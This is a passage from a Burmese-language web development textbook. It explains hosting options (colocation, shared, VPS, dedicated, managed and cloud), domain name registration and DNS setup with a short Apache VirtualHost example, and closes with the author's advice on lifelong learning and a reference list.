ဒီနည်းက Maintenance သက်သာသွားပေမယ့် Server ကွန်ပျူတာဝယ်ယူရခြင်းအတွက် ကုန်ကျစရိတ်ကြီးနေသေးသလို၊ Data Center ငှားရမ်းခစရိတ်ကလည်း မသက်သာလှပါဘူး။ နောက်ပြဿနာတစ်ခုက Data Center က နေရာပဲငှား တာပါ။ Server ကိုတော့ ကိုယ်တိုင် Setting လုပ်ရမှာဖြစ်လို့ ဒါလည်း စိန်ခေါ်မှုတစ်ရပ်ဖြစ်လာနိုင်ပါတယ်။ System Administration ကို ကောင်းကောင်းနားလည်သူမှသာ Performance ကောင်းပြီး လုံခြုံစိတ်ချရတဲ့ Server Environment ကို ပြင်ဆင်နိုင်မှာဖြစ် ပါတယ်။ Apache, PHP နဲ့ MySQL စတဲ့ လိုအပ်တဲ့ Software တွေထည့်ထား ယုံနဲ့မပြီးသေးပါဘူး။ App File များ ကို အပြင်ကနေလှမ်းစီမံနိုင်ဖို့ FTP Setting တွေ ပြုလုပ်ထားဖို့လိုပါတယ်။ လိုအပ်တဲ့ Server Update နဲ့ Software Installation များပြုလုပ်နိုင်ဖို့ Remote Administration စနစ်များ ထည့်သွင်း ထားဖို့လိုနိုင်ပါတယ်။ Server ကနေ Email ပေးပို့လက်ခံနိုင်ဖို့ Setting တွေ ပြုလုပ်ထားဖို့လိုပါတယ်။ Resource အသုံး ပြုမှုအခြေအနေကို စောင့်ကြည့်နိုင်ဖို့ Monitoring စနစ်တွေ ထည့်သွင်းထားရပါမယ်။ ဖြစ်ပေါ်လာတဲ့ ပြဿနာများကို လေ့လာပြင်ဆင်နိုင်ဖို့ Logging စနစ်တွေ ထည့်သွင်းထားရ ပါမယ်။ စသဖြင့် အသေးစိတ် Setting လုပ်ရမှာတွေ ရှိနေပါတယ်။

ဒါကြောင့် Data Center မှာ Server ထားပြီး Host လုပ်မယ်ဆိုရင် System Administration ပိုင်း ကျွမ်းကျင်သူများရဲ့ အကူအညီကိုရယူဖို့လိုမှာ ဖြစ်ပါတယ်။


Hosting Service Provider

နောက်တစ်နည်းကတော့ Hosting ဝန်ဆောင်မှုများအသုံးပြုခြင်းပဲဖြစ်ပါတယ်။ ဒီနည်းကတော့ Hardware Server ဝယ်ယူခြင်းကိစ္စတွေ၊ လိုအပ်တဲ့ Setting ပြုလုပ်ခြင်းကိစ္စတွေ ခေါင်းစားစရာမလိုတော့ပဲ အင်တာနက် Website တစ်ခုမှာ Register လုပ်လိုက်ယုံနဲ့ Server ငှားရမ်းအသုံးပြုနိုင်စေမှာ ဖြစ်ပါတယ်။

Hosting ဝန်ဆောင်မှုတစ်ခုမှာ ငှားရမ်းခပေးပြီး Register လုပ်လိုက်ရင် ကျွန်တော်တို့ငှားရမ်းထားတဲ့ Server ကို စီမံနိုင် တဲ့ Control Panel ရရှိမှာဖြစ်ပါတယ်။ အဲ့ဒီ Control Panel တွေဟာ Web Browser နဲ့ ဝင်ရောက်အသုံးပြုနိုင်တဲ့ Web App တစ်မျိုးဖြစ်ပြီး App File များ Server ထဲတင်ပို့ခြင်း/စီမံခြင်း၊ Database များ တည်ဆောက်ခြင်း/ စီမံခြင်းအပါအဝင် အခြားလုပ်ဆောင်ချက်များဖြစ်တဲ့ Domain Name များစီမံခြင်း၊ Email Account များစီမံခြင်း၊ Server ကို စီမံခွင့်ရှိသူ User Account များသတ်မှတ်ခြင်း၊ Resource အသုံးပြု မှု မှတ်တမ်းရယူခြင်း၊ စတဲ့ ကိစ္စရပ်များကို အလွယ်တစ်ကူ စီမံနိုင်အောင် ဖန်တီးပေးထားမှာဖြစ်ပါတယ်။

ပုံ (ခ-၈) မှာ DreamHost လို့ခေါ်တဲ့ Hosting ဝန်ဆောင်မှုလုပ်ငန်းကပေးထားတဲ့ Control Panel ကိုဖော်ပြထားပါတယ်။

Hosting Server ငှားရမ်းသုံးစွဲတော့မယ်ဆိုရင် Share Host, VPS, Dedicated Server စသဖြင့် ရွေးချယ်စရာ အမျိုးမျိုးရှိလာ မှာဖြစ်ပါတယ်။



ပုံ (ခ-က) DreamHost Control Panel

Share Host ဆိုတာ Server တစ်ခုလုံးကိုငှားရမ်းခြင်းမဟုတ်ပဲ Server ရဲ့ အစိတ်အပိုင်းတစ်ရပ်ကို ငှားရမ်းခြင်းဖြစ်ပါ တယ်။ တနည်းအားဖြင့် Server OS တစ်ခုတည်းမှာ ကျွန်တော်တို့ App နဲ့အတူ အခြားသူများ ရဲ့ App တွေ လည်း ပူးတွဲတည်ရှိနေနိုင်ပါတယ်။ ဒါပေမယ် User Account တွေခွဲထားပြီး စီမံပေးထားမှာ ဖြစ်လို့ အခြေခံအားဖြင့် ကျွန်တော်တို့ File တွေကို Server မှာ အတူတစ်ကွရှိနေတဲ့အခြားသူများက မြင်တွေ့ရမှာမဟုတ်သလို ကျွန်တော်တို့ က လည်း အခြားသူရဲ့ File များကို မြင်တွေ့ရမှာမဟုတ်ပါဘူး။ Share Host တွေရဲ့ ကောင်းတဲ့အချက်ကတော့ ငှားရမ်းခ အလွန်စျေးသက်သာခြင်းပဲ ဖြစ်ပါတယ်။ အားနည်းချက်ကတော့ အများနဲ့ဝေမျှသုံးနေရတဲ့ Server ဖြစ်တဲ့ အတွက် အပြည့် အဝစီမံခွင့်ရမှာမဟုတ်ပါဘူး။ ဥပမာ Software တစ်ခု Server မှာ ကိုယ် သဘောနဲ့ကိုယ် Install လုပ်လိုက်လို့ရမှာ မဟုတ်ပါဘူး။ ပြီးတော့ ကိုယ့် Server မှာ ရှိနေတဲ့ အခြားသူရဲ့ App က ပြဿနာရှိနေလို့ Server OS ကိုထိခိုက် ရင် ကိုယ့် App ကိုပါ ရောပြီးထိခိုက် စေမှာဖြစ်ပါတယ်။ အရေးကြီးတဲ့ App တွေနဲ့ သိပ်မသင့်တော် ပေမယ့် Personal Website များနဲ့ အချို့လုပ်ငန်းငယ်များ ရဲ့ Website များ အတွက်သင့်တော်တဲ့ Hosting ဝန်ဆောင် မှု ဖြစ်ပါတယ်။

Virtual Private Server လို့ခေါ်တဲ့ VPS Hosting က တော့၊ အခြေခံအားဖြင့် Share Host နဲ့ တူပါတယ်။ Server ကွန်ပျူတာတစ်ခုတည်းကိုဝေမျှသုံးကြရခြင်းဖြစ်ပါတယ်။ ဒါပေမယ့် Vitalization နည်းပညာများသုံးပြီး သီးခြား Server Operating System များနဲ့ ခွဲပေးထားမှာဖြစ်လို့ Virtual OS တစ်ခုလုံးကို ကိုယ်တစ်ဦးတည်က အသုံးပြု ခွင့်ရမှာဖြစ်ပါ တယ်။ Hardware ကို ဝေမျှသုံးထားရပေမယ့် ကိုယ်ပိုင် Server တစ်ခုကဲ့သို့ အသုံးပြုခွင့်ရမှာဖြစ်တဲ့ အတွက် VPS လို့ခေါ်တာဖြစ်ပါတယ်။ သူရဲ့အားသာချက်ကတော့ ငှားရမ်ခသက်သာပြီး သီးခြား Server တစ်ခု သဖွယ် အသုံးပြုခွင့်ရမှာ ဖြစ်လို့ လိုအပ်သလိုစီမံခွင့်ရမှာ ဖြစ်ပါတယ်။ ကုန်ကျစရိတ်သက်သာလိုပြီး ကိုယ့် Server မှာ လိုအပ်တဲ့ Software များ Install လုပ်ခြင်းကဲ့သို့ ကိစ္စတွေ ဆောင်ရွက်လိုရင် VPS Hosting မျိုးက သင့်တော်ပါ တယ်။

Dedicated Server ကတော့ Server တစ်ခုလုံးကို ကိုယ့်တစ်ယောက်တည်းအတွက် ငှားရမ်းပေးထားခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် ငှားရမ်းခလည်း ဈေးကြီးတက်ပါတယ်။ Colocation Server လောက် ကုန်ကျစရိတ်မများပဲ Colocation Server တစ်ခုကဲ့သို့ လိုသလိုစီမံနိုင်စေမှာဖြစ်ပါတယ်။ ဒီလို Dedicated Server ကို ငှားရမ်းထားပေမယ့် ကိုယ်တိုင်မစီမံ လိုပဲ Hosting ဝန်ဆောင်မှု ပေးထားတဲ့လုပ်ငန်းက ကျွမ်းကျင်သူများက စီမံပေးစေလိုရင်လည်း ထပ်ဆောင်းဝန်ဆောင်ခ ပေးပြီး ရယူနိုင်ပါတယ်။ **Managed Hosting** လို့ခေါ်ကြပါတယ်။ Server တစ်ခုလုံးကို ငှားပေးထားယုံမက လိုအပ်တဲ့ Setting များပြုလုပ်ခြင်းနဲ့ Server Maintenance ကိုပါရရှိနိုင်စေမှာဖြစ်ပါတယ်။

ကိုယ်ရဲ့လုပ်ငန်းလိုအပ်ချက်၊ App ရဲ့ Requirement ပေါ်မူတည်ပြီး ရွေးချယ်ကြရမှာပါ။ Hosting Plan နဲ့အတူ တွဲဖက်စဉ်းစားရမှာကတော့ ခွင့်ပြုပမာဏ (Capacity) များပဲဖြစ်ပါတယ်။ အချို့ Hosting ဝန်ဆောင်မှုတွေ က File Storage ပမာဏ ဘယ်လောက်ပဲခွင့်ပြုမယ်။ Database Storage ပမာဏ ဘယ်လောက်ပဲခွင့်ပြုမယ်။ တစ်လ အသုံးပြုမှု Network Bandwidth ဘယ်လောက်ပမာဏထိပဲ ခွင့်ပြုမယ် စသဖြင့် ကန့်သတ်ထားကြလေ့ရှိပါတယ်။ တစ်ချို့လည်း Email Account ဘယ်နှစ်ခုပဲ တည်ဆောက်ခွင့်ပြုမယ်၊ User Account ဘယ်နှစ်ခုပဲခွင့်ပြုမယ်၊ Sub-Domain အရေ အတွက် ဘယ်လောက်ပဲ ခွင့်ပြုမယ် စသဖြင့် ထပ်မံကန့်သတ်တက်ကြပြန်ပါသေးတယ်။ ဒါကြောင့် Hosting ငှားရမ်းဖို့ ရွေးချယ်တဲ့အခါ ဘယ်လို ဝန်ဆောင်မှု အမျိုးအစားကို ငှားရမ်းဆိုတဲ့ဆုံးဖြတ်ချက်နဲ့ အတူ သက်ဆိုင်ရာဝန်ဆောင်မှုရဲ့ အကန့်အသတ်များကိုလည်း ထည့်သွင်းစဉ်းစား ကြရမှာဖြစ်ပါတယ်။ Share Host များငှားရမ်းအသုံးပြုတော့မယ်ဆိုရင် တော့ လိုအပ်တဲ့ Software များကို ကိုယ်တိုင်ထည့်သွင်းခွင့် ရမှာမဟုတ်လို့ ကိုယ့် App ကအသုံးပြုထားတဲ့ Language, Database အမျိုးအစားနဲ့ အခြားလိုအပ်ချက်များ ကိုက်ညီ မှုရှိမရှိဆိုတဲ့ အချက်ကိုလည်း သတိပြုရမှာပဲဖြစ်ပါ တယ်။

Domain Name

ကျွန်တော်တို့ ငှားရမ်းလိုက်တဲ့ Hosting Server မှာလည်း ကိုယ်ပိုင် IP Address တစ်ခုရှိမှာဖြစ်ပါတယ်။ ဒါပေမယ့် IP Address က နံပါတ်တွေဖြစ်တဲ့အတွက် မှတ်ရခက်ပါတယ်။ ဒါကြောင့် မှတ်ရလွယ်တဲ့အမည်တစ်ခု ရွေးချယ်သတ်မှတ်ပေးဖို့ လိုအပ်လာပါတယ်။ IP Address အစား အင်တာနက်လိပ်စာအဖြစ် အသုံးပြု လို့ရတဲ့ အမည်ကို Domain Name လို့ ခေါ်ပါတယ်။ ဥပမာ - google.com, wikipedia.org, facebook.com စတဲ့အမည်များဟာ Domain Name လိပ်စာများပဲဖြစ်ပါတယ်။ ဒီအမည်တွေကို သိရှိထားရင် IP Address တွေသုံးဖို့မလိုပဲ သက်ဆိုင်ရာ Website ကို ဆက်သွယ်အသုံးပြုနိုင်မှာဖြစ်ပါတယ်။ ကျွန်တော်တို့ အတွက်လည်း အလားတူလိပ်စာအမည်တစ်ခုကို ရယူထားဖို့လိုပါတယ်။ Hosting ဝန်ဆောင်မှုပေးသူထံမှာ တစ်ခါတည်း မှတ်ပုံ တင်ကြေးပေးပြီး ရယူနိုင်လေ့ရှိပါ တယ်။ ဒါမှမဟုတ်သီးခြား Domain Name ဝန်ဆောင်မှုပေးသူများထံကနေလည်း ရယူနိုင်ပါတယ်။

Domain Name ရယူဖို့အတွက် အရင်ဆုံး ရယူလိုတဲ့အမည်ရွေးချယ်ရပါမယ်။ အမည်မှာ Dash (-) ကလွဲရင် အခြား Special Character တွေပါဝင်လို့မရပါဘူး။ အမည်တစ်ခုရပြီဆိုရင် Top-Level Domain (TLD) ရွေးချယ်ရမှာပါ။ .com, .net, .org, .edu, .gov, .info, .name, .asia, .biz စတဲ့ Domain Name များနောက်မှာ နောက်ဆက်တွဲ ပါလေ့ရှိတဲ့ Extension ကို TLD လို့ခေါ်တာပါ။ .gov ကလွဲရင် အခြား TLD တွေထဲက နှစ်သက်ရာ ကို ရွေးချယ်နိုင် ပါတယ်။ .gov ကတော့ အမေရိကန် ပြည်ထောင်စုအစိုးရအဖွဲ့များမှသာ မှတ်ပုံတင်ယူနိုင်တဲ့ TLD ဖြစ်ပါတယ်။ ccTLD လို့ခေါ်တဲ့ နိုင်ငံကိုယ်စားပြု TLD တွေ လည်းရှိပါတယ်။ ဥပမာ - .co.uk, .com.mm, .au, .sg စသဖြင့် နိုင်ငံအလိုက် သတ်မှတ်ပေးထားတဲ့ TLD များဖြစ်ပါတယ်။ တစ်ချို့ ccTLD တွေက မည်သူမဆို ရယူခွင့်ရှိပေမယ့် တစ်ချို့ကတော့ သက်ဆိုင်ရာနိုင်ငံရဲ့ နိုင်ငံသားဖြစ်မှသာ ရယူခွင့်ရှိမှာဖြစ်ပါတယ်။

အခြားသူ မှတ်ပုံတင်ထားခြင်းမရှိသေးတဲ့ Domain Name ဖြစ်မှလည်း ကျွန်တော်တို့ကရယူနိုင်မှာပါ။ ရွေးချယ်ထားတဲ့ အမည်က အခြားသူမှတ်ပုံတင်ရယူထားပြီးဖြစ်နေရင်တော့ အခြားအမည်တစ်ခု ပြောင်းလဲစဉ်းစားဖို့ လိုအပ်မှာဖြစ်ပါတယ်။ ရယူတဲ့အခါ မှတ်ပုံတင်ကြေးကို နှစ်စဉ်အနေနဲ့ ပေးသွင်းရတဲ့သဘောရှိပါတယ်။ တစ်နှစ်၊ နှစ်နှစ်၊ ဆယ်နှစ် စသဖြင့် ကြိုတင်ပေးသွင်း ထားလို့ရပါတယ်။

Domain Name ရယူပြီးပြီဆိုရင် အဲ့ဒီအမည်ကိုကျွန်တော်တို့ Server နဲ့တွဲဖက်ပေးဖို့လိုပါတယ်။ ဥပမာ ကျွန်တော်တို့က example.com ဆိုတဲ့အမည်ကို ရယူထားရင်၊ example.com အမည်နဲ့ဆက်သွယ်လာတဲ့ အခါတိုင်း ကျွန်တော်တို့ Server ထံ ရောက်ရှိစေလိုတာပါ။ Hosting ဌားရမ်းစဉ်က Server ကို စီမံဖို့အတွက် Control Panel တစ်ခုရရှိသလိုပဲ Domain Name မှတ်ပုံတင်လိုက်ရင်လည်း Domain Name ကိုစီမံနိုင်တဲ့ Interface တစ်ခုရရှိမှာ ဖြစ်ပါတယ်။ ပထမဆုံး ကိုယ့် Hosting ရဲ့ DNS Server လိပ်စာကိုရှာဖွေရပါမယ်။ Hosting Control Panel မှာ ဖော်ပြလေ့ရှိပါတယ်။ မတွေ့ရင် Tech Support ထံ Email ပို့ပြီးတော့မေးမြန်းနိုင်ပါတယ်။ DNS Address သိရပြီဆိုရင် Domain Name စီမံတဲ့ Interface ကိုဝင်ပြီး DNS Setting နေရာမှာ ရရှိထားတဲ့ DNS Address ကို ထည့်သွင်းပေးလိုက်ရမှာဖြစ်ပါတယ်။ ဒီလိုထည့်သွင်းထားပေးလိုက်ခြင်း အားဖြင့် example.com လို့ဆက်သွယ်လာတဲ့ အခါတိုင်း ကျွန်တော်တို့ Server ကို ရောက်ရှိလာစေမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ Domain Name System (DNS) ဟာ Phone Book တစ်ခုနဲ့တူပါတယ်။ Phone Book ထဲမှာ ဖုန်းနံပါတ်ကို လူအမည်နဲ့ တွဲမှတ်ထားရင်၊ နောင်ခေါ်ယူဖို့အတွက် ဖုန်းနံပါတ်မှတ်မိဖို့မလိုတော့ပါဘူး။ လူနာမည်ကိုအသုံးပြုခေါ်ဆိုနိုင်မှာ ဖြစ်ပါတယ်။ DNS ဟာလည်း Phone Book တစ်ခုလိုပဲ IP Address တွေနဲ့ Domain Name တွေကို တွဲမှတ်ပေးထားပါတယ်။ Domain Name တစ်ခုကိုအသုံးပြု ဆက်သွယ်လိုက်တဲ့အခါ Server ရဲ့လိပ်စာအမှန်ဖြစ်တဲ့ IP Address ကို DNS Database မှာ လာရောက်ရှာ ဖွေမှာဖြစ်ပြီး ရရှိလာတဲ့ IP Address အကို အသုံးပြုပြီးဆက်လက်ဆက်သွယ်မှာဖြစ်ပါတယ်။ IP Address တစ်ခု အတွက် Domain Name နှစ်ခုသုံးခု တွဲဖက်ထားလို့လည်း ရပါတယ်။

Server ဘက်ကလည်း Setting တစ်ချို့ သတ်မှတ်ပေးဖို့လိုပါသေးတယ်။ ဥပမာ - Apache Setting မှာ အခုလို ထည့် သွင်းပေးဖို့ လိုနိုင်ပါတယ်။

```
<VirtualHost *:*>
  DocumentRoot /example.com
  ServerName example.com
</VirtualHost>
```

နမူနာအရ `DocumentRoot` အတွက် သတ်မှတ်ထားတဲ့ `/example.com` အမည်နဲ့ Folder တည်ဆောက်ထားပေးဖို့လိုပါတယ်။ ဒီတော့မှ example.com အမည်နဲ့ Server ကိုဆက်သွယ်လာတဲ့အခါတိုင်း Apache က `/example.com` Folder ထဲက Document တွေကိုဖော်ပြပေးမှာပါ။ ဒီအဆင့်ကို ကိုယ်တိုင်လုပ်ဖို့တော့ မလိုပါဘူး။ Hosting ရဲ့ Control Panel ကို ဝင်ပြီး **Add Domain** (သို့မဟုတ် အလားတူ) Option ကနေ Domain Name ကိုထည့်သွင်းပေးလိုက်ရင် Hosting က အသင့်ရေးသားထားပေးတဲ့ Script များက လိုအပ်တဲ့ Setting များ ဖြည့်စွက်ခြင်း၊ Folder တည် ဆောက်ခြင်းတို့ကို အလို အလျှောက် လုပ်ပေးသွားမှာပဲဖြစ်ပါတယ်။

Domain Name ရဲ့ DNS Setting မှာ Hosting Server ရဲ့ DNS Address ကိုထည့်သွင်းပြီးပြီ၊ Server ဘက်ကလည်း လိုအပ်တဲ့ Setting တွေ ပြုလုပ်ပြီးပြီဆိုရင်တော့ အင်တာနက်လိပ်စာတစ်ခုနဲ့ ဝင်ရောက်နိုင်တဲ့ Web Server တစ်ခု ပြင်ဆင်ရရှိမှာဖြစ်ပါတယ်။ ဆက်လက်ပြီး App File များကို Server ထံ Upload လုပ်ပေးပို့ခြင်း၊ Database များတည်ဆောက်ခြင်း၊ Email Account များ တည်ဆောက်ခြင်း၊ Sub-Domain များထည့်သွင်းခြင်း တို့ကို Hosting ရဲ့ Control Panel မှာပေးထားတဲ့ Option များကတစ်ဆင့် ဆက်လက်ဆောင်ရွက်နိုင်မှာဖြစ်ပါတယ်။

Conclusion

စမ်းသပ်လိုတယ်ဆိုရင် Domain Name ရော Hosting ပါ အခမဲ့ပေးတဲ့ ဝန်ဆောင်မှုများရှိပါတယ်။ အင်တာနက် မှာ ရှာဖွေကြည့်နိုင်ပါတယ်။ ဒါပေမယ့် အခမဲ့ဝန်ဆောင်မှုတွေက ဘာအာမခံချက်မှမပေးလို့ စိတ်မချရပါဘူး။ စမ်းသပ်ယုံ အတွက်သာ အသုံးပြုသင့်ပြီး လက်တွေအသုံးချ App တွေအတွက်တော့ စိတ်ချရတဲ့ Provider များထံက အခကြေးငွေပေးပြီး ဌားရမ်းသုံးစွဲဖို့ လိုပါတယ်။

အင်တာနက်မှာက Domain Name ရောင်းသူ၊ Hosting ဌားသူတွေက သိပ်များတဲ့အတွက် ပေးရတဲ့ငွေနဲ့ ပြန်လည်ရရှိမယ့် ဝန်ဆောင်မှုတို့ကိုတော့ အထပ်ထပ်စိစစ်ရွေးချယ်ဖို့လိုပါတယ်။ ဒီနေရာမှာ အမည်တပ်ပြီး Recommend မလုပ်လိုပါဘူး။ ဒါပေမယ့် ခန့်မှန်းလို့ရအောင် လက်ရှိဒီစာရေးသားနေစဉ် ရှိနေတဲ့ အကြမ်းဖျဉ်းဈေးနှုန်းကို ထည့်သွင်းဖော်ပြလိုပါတယ်။ Domain Name မှတ်ပုံတင်ကြေးက မများပါဘူး။ တစ်နှစ်စာအတွက် (၁၂) ဒေါ်လာဝန်းကျင် ခန့်သာရှိပါတယ်။ ဒီထက်ဈေး ပိုကြီးနေရင် စိတ်မချရသလို အများကြီးသက်သာနေရင်လည်း စိတ်မချရပါဘူး။ Hosting မှာ ဆိုရင်တော့ Share Host တွေက အတော်လေး ဈေးပေါပါတယ်။ တစ်လ (၃) ဒေါ်လာကနေ (၁၀) ဒေါ်လာ အတွင်းမှာရရှိနိုင်ပါတယ်။ Dedicated Host တွေ ကတော့ ဈေးကြီးပါတယ်။ တစ်လကိုဒေါ်လာ (၁၀၀) လောက်ကနေ ဒေါ်လာ (၃၀၀) လောက်အထိ ရရှိမယ့်ဝန်ဆောင်မှုပေါ် မူတည်ပြီး ကွာသွားနိုင်ပါတယ်။

ဒဲ့အပြင် Amazon AWS, Google AppEngine, RackSpace, AppFog စတဲ့ Hosting များကဲ့သို့ Cloud Hosting ဝန်ဆောင်မှုတွေလည်း ရှိပါသေးတယ်။ Cloud Hosting တွေရဲ့ ထူးခြားချက်က၊ လိုအပ်တဲ့ Capacity ကို အချိန်မရွေး တိုးမြှင့်ယူနိုင်ခြင်းဖြစ်ပါတယ်။ အစပိုင်းမှာ Capacity နည်းနည်းအတွက်ပဲ ဌားထားတဲ့အတွက် ငွေကုန်သက်သာပြီး နောက်ပိုင်း လိုအပ်လာမှ Capacity ကိုတိုးမြှင့်ယူနိုင်တဲ့အားသာချက်များရှိနေပါတယ်။ နည်းပညာကတော့ လေ့လာသင်ယူ စရာတွေကမဆုံးနိုင်အောင်များပြားလှပါတယ်။ Cloud နည်းပညာများအကြောင်းကိုတော့ စာဖတ်သူကိုယ်တိုင် ဆက်လက် လေ့လာသွားသင့်ပါတယ်။

နိဂုံးချုပ်

နည်းပညာကို အမှီလိုက်ခြင်း

ဒီစာအုပ်မှာ Professional Web Developer တစ်ဦးသိရှိသင့်သမျှ ပြည့်ပြည့်စုံစုံပါဝင်အောင် ကြိုးစားဖော်ပြမယ်လို့ ရည်ရွယ်တဲ့အတိုင်း ဖော်ပြခဲ့ပြီးပါပြီ။ နည်းပညာများအကြောင်းဖော်ပြတဲ့အခါ အချို့ကိုအသေးစိတ်ဖော်ပြခဲ့ပြီး အချို့ကိုတော့ မိတ်ဆက်ယုံသာ ဖော်ပြထားခဲ့ပါတယ်။ လက်တွေ့လိုအပ်မယ့် အပိုင်းများကို အသေးစိတ်ဖော်ပြခဲ့ခြင်းဖြစ်ပြီး၊ လိုအပ်လာတဲ့အခါမှ ဆက်လက်လေ့လာသွား လို့ရနိုင်တဲ့ နည်းပညာများကိုတော့ မိတ်ဆက်ဖော်ပြခဲ့ခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် အသေးစိတ်ဖော်ပြခဲ့တဲ့အကြောင်း အရာများကို လက်တွေ့ အသုံးချဖို့လိုသလို ကျန်နည်းပညာများကိုလည်း အဆက်မပြတ် ဆက်လက်လေ့လာသွားဖို့လိုအပ်ပါ တယ်။

အဆက်မပြတ် တိုးတက်ပြောင်းလဲနေတဲ့နည်းပညာနဲ့ အလုပ်လုပ်ရတဲ့ ကျွန်တော်တို့လို Developer တွေအတွက် Life-Long Learning ခေါ် "စဉ်ဆက်မပြတ်လေ့လာနေရေး" နဲ့ Self-study ခေါ် "ကိုယ့်အားကိုယ်ကိုးလေ့လာနိုင်စွမ်း" တို့ဟာ မဖြစ်မနေလိုအပ်တဲ့ အရည်အချင်းများပဲဖြစ်ပါတယ်။ အခြေခံကျည်ကျပ်ပြီး အဆက်မပြတ်လည်းလေ့လာနေမယ်၊ ပြီးတော့ Self-study လုပ်တက်တဲ့အလေ့အကျင့်လည်း ရှိထားမယ်ဆိုရင်တော့ နည်းပညာတွေများလှပေမယ့် အမှီလိုက်ရတာ ဒီလောက်တော့လည်း မခက်ခဲလှပါဘူး။ ဒါကြောင့်လည်း ဒီစာအုပ်မှာ တစ်ချို့ကိစ္စတွေကို အခြေခံကျကျ သဘောတရား ပိုင်းကိုအသားပေးပြီးဖော်ပြခဲ့ခြင်းဖြစ်ပါတယ်။ ကျွန်တော်တို့တွေဟာ စာကျက်ပြီး ပညာသင်လာခဲ့ကြရသူများဖြစ်တဲ့အတွက် အလွတ်ကျက်မှတ်မှတ်သားခြင်းကို အားသန်ကြပါတယ်။ နည်းပညာကို အမှီလိုက်လိုရင်တော့ အလွတ်မှတ်သားတဲ့ နည်းလမ်းက အလုပ်ဖြစ်မှာမဟုတ်ပါဘူး။ မှတ်ဉာဏ်ဘယ်လောက် ကောင်းကောင်း အရှိန်အဟုန်နဲ့ပြောင်းလဲနေတဲ့နည်း ပညာတွေကို စုပြုံမှတ်သားနေဖို့ဆိုတာမဖြစ်နိုင် ပါဘူး။ ဒါကြောင့် သက်ဆိုင်ရာနည်းပညာများရဲ့ အခြေခံသဘောများကို နားလည်ပိုင်နိုင်အောင်အထူးကြိုးစားကြရမှာပဲဖြစ်ပါတယ်။ အခြေခံသဘောကိုနားလည်ပြီဆိုရင်၊ အင်တာနက်ခေတ်ဖြစ်တဲ့ အတွက် လိုအပ်တဲ့အချက်အလက်များကို အချိန်မရွေး ကိုးကားရယူအသုံးပြုသွားနိုင်မှာပါ။

ကနေ့ခေတ်ဟာ ဘာနဲ့တူလဲဆိုတော့၊ စာအုပ်ယူလာခွင့်ပေးတဲ့စာမေးပွဲခန်းနဲ့တူပါတယ်။ စာမေးပွဲကို စာအုပ်ကြည့် ပြီးဖြေခွင့် ရမှာဖြစ်လို့ ဒီလောက်တော့လည်းမခက်ပါဘူး။ မေးထားတဲ့မေးခွန်းကိုနားလည်ဖို့နဲ့၊ စာအုပ်ထဲကစာတွေကို နားလည်ဖို့သာ လိုပါတယ်။ မေးခွန်းကိုလည်းနားမလည်၊ စာအုပ်ထဲကစာတွေကိုလည်းနားမလည်ရင်တော့ စာအုပ်ကြီးသာရှိနေပြီး ဘယ်စာ မျက်နှာလှန်ရမှန်းသိမှာမဟုတ်ပါဘူး။ အင်တာနက်ဆိုတဲ့စာအုပ်ကိုလှန်ပြီး မေးသမျှမေးခွန်းကို ဖြေနိုင်တဲ့နေဟာ သက်ဆိုင် ရာပညာရပ်မှာ ကျွမ်းကျင်သူရယ်လို့လက်မထောင်နိုင်နေ့ပဲဖြစ်တယ်လို့ ဆိုလိုက်ချင်ပါတယ်။ ဒါကြောင့် နည်းပညာလေ့လာ တဲ့အခါမှာ နားလည်အောင်ကြိုးစားပါ၊ အလွတ်မမှတ်ပါနဲ့လို့ ထပ်ပြောပါရစေ။

အားလုံးပဲ ကိုယ်စိတ်နှစ်ဖြာကျန်းမာချမ်းသာပြီး အောင်မြင်တဲ့ Web Developer များဖြစ်ကြပါစေလို့ ဆုတောင်းမေတ္တာ ပို့သလိုက်ပါတယ်ခင်ဗျာ ...

အိမောင်

(Fairway)

၀၇-၀၆-၂၀၁၃ ရက်နေ့တွင် ပထမအကြိမ်ရေးသားပြီးစီးသည်။
၀၈-၁၀-၂၀၁၃ နေ့တွင် ဒုတိယအကြိမ် ပြင်ဆင်တည်းဖြတ်ပြီးစီးသည်။
၀၅-၀၅-၂၀၁၅ ရက်နေ့တွင် Version 2.1 ပြင်ဆင်တည်းဖြတ်ပြီးစီးသည်။
၂၅-၁၂-၂၀၁၅ ရက်နေ့တွင် တတိယအကြိမ် ပြင်ဆင်တည်းဖြတ်ပြီးစီးသည်။
၂၆-၁၀-၂၀၁၆ ရက်နေ့တွင် စတုတ္ထအကြိမ် ပြင်ဆင်တည်းဖြတ်ပြီးစီးသည်။

ကျမ်းကိုးစာရင်း

1. http://www.w3.org/wiki/Web_Standards_Curriculum
2. http://en.wikipedia.org/wiki/Http
3. https://http2.github.io/faq
4. http://en.wikipedia.org/wiki/List_of_HTTP_status_codes
5. http://en.wikipedia.org/wiki/Xhtml
6. http://reference.sitepoint.com/css
7. http://www.aisleone.net/2009/design/8-ways-to-improve-your-typography
8. http://developer.mozilla.org/en-US/docs/Web/JavaScript
9. http://javascript.crockford.com
